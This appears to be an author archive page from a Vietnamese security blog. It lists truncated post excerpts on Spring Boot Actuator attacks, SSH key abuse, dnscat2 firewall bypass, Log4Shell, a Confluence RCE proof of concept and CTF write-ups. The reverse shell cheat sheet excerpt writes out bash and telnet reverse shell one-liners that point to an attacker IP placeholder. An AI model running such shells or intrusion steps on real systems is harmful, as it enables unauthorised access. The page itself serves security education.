
“Mọi kiến thức trong bài viết chỉ phục vụ mục đích giáo dục và an toàn thông tin.Không được sử dụng để tấn công hệ thống mà bạn không sở hữu hoặc không được phép kiểm thử.” Spring Boot là một framework mạnh mẽ giúp phát triển ứng dụng web dễ dàng và hiệu quả.ContinueContinue reading “Spring Boot Actuators attacks”
Author Archives: Nhat Truong
Abusing SSH Access using private keys

“Mọi kiến thức trong bài viết chỉ phục vụ mục đích giáo dục và an toàn thông tin.Không được sử dụng để tấn công hệ thống mà bạn không sở hữu hoặc không được phép kiểm thử.” Step 1: Create ssh-keygen file ssh-keygen Step 2: Copy file id_rsa to /ftp_home/.ssh/authorized_keys via FTP or someway 🙂ContinueContinue reading “Abusing SSH Access using private keys”
Using dnscat2 for tunneling bypass Firewall Outbound
“Mọi kiến thức trong bài viết chỉ phục vụ mục đích giáo dục và an toàn thông tin.Không được sử dụng để tấn công hệ thống mà bạn không sở hữu hoặc không được phép kiểm thử.” Step 1: Check outbound internet availability Step 2: Install dnscat2 by your way (Use this if you don’tContinueContinue reading “Using dnscat2 for tunneling bypass Firewall Outbound”
Lỗ hổng Log4j CVE-2021-44228

Giới thiệu Gần đây, một lỗ hổng phần mềm rất nghiêm trọng đã được công bố. Nó có mã định danh CVE-2021-44228 (log4shell). Lỗ hổng đã làm cộng đồng nghiên cứu bảo mật nói chung và cộng đồng những nhà phát triển Java nói riêng dậy sóng. Nguyênnhân nằm ở sự phổ biến của thưContinueContinue reading “Lỗ hổng Log4j CVE-2021-44228”
[Write-up] DamCTF 2021: web/bouncy-box

link: https://damctf.xyz/challs Ban đầu đây là 1 trò chơi, khi các bạn thua cuộc sẽ hiện ra khung đăng nhập tiếp sau đó khi ấn vào phần Scoreboard các bạn sẽ thấy hiện ra bảng xếp hạng, điều đặc việt ở đây là có 2 thành viên vip Nhìn vào đây mình đã nghĩ là chắcContinueContinue reading “[Write-up] DamCTF 2021: web/bouncy-box”
[Write-Up] Cookie Arena Session 1 (Web)

link: https://season1.cookiearena.org/challenges Web basic Hân Hoan Với bài này, để ý đề bài các bạn sẽ biết rằng bài này có liên quan đến cookie giờ thì xem nó có gì đặc biệt nào. Sau khi nhập linh tinh để đăng nhập thì mình nhận được 2 dòng này. Giờ mở cookie lên trong phần ApplicationContinueContinue reading “[Write-Up] Cookie Arena Session 1 (Web)”
Reverse Shell Cheat Sheet (Backconnect)

“Mọi kiến thức trong bài viết chỉ phục vụ mục đích giáo dục và an toàn thông tin.Không được sử dụng để tấn công hệ thống mà bạn không sở hữu hoặc không được phép kiểm thử.” Bash Reverse Shell bash -i >& /dev/tcp/ATTACKING-IP/80 0>&1 Telnet Reverse Shell telnet ATTACKING-IP 80 | /bin/bash | telnetContinueContinue reading “Reverse Shell Cheat Sheet (Backconnect)”
EVABSv4 write up [Part 1]
Đây là một lab về tấn công ứng dụng android cho những người mới bắt đầu pentest file apk. Người xây dựng lab này muốn giới thiệu cho những người mới bắt đầu với kiến thức hạn chế hoặc không biết về một số lỗ hổng trong ứng dụng Android. EVABS cung cấp các thửContinueContinue reading “EVABSv4 write up [Part 1]”
CVE-2021-26084-PoC Remote Code Execution vulnerability in Confluence Server

“Mọi kiến thức trong bài viết chỉ phục vụ mục đích giáo dục và an toàn thông tin.Không được sử dụng để tấn công hệ thống mà bạn không sở hữu hoặc không được phép kiểm thử.” PoC test SSTI POST /pages/createpage-entervariables.action?SpaceKey=x HTTP/1.1 Host: <snip> User-Agent: <snip> Accept: application/json, text/javascript, */*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding:ContinueContinue reading “CVE-2021-26084-PoC Remote Code Execution vulnerability in Confluence Server”
Foxit.com-Account take over

“Mọi kiến thức trong bài viết chỉ phục vụ mục đích giáo dục và an toàn thông tin.Không được sử dụng để tấn công hệ thống mà bạn không sở hữu hoặc không được phép kiểm thử.”————————Xin chào tất cả các Nhà nghiên cứu bảo mật và Thợ săn lỗi đang đọc blog này, tôiContinueContinue reading “Foxit.com-Account take over”

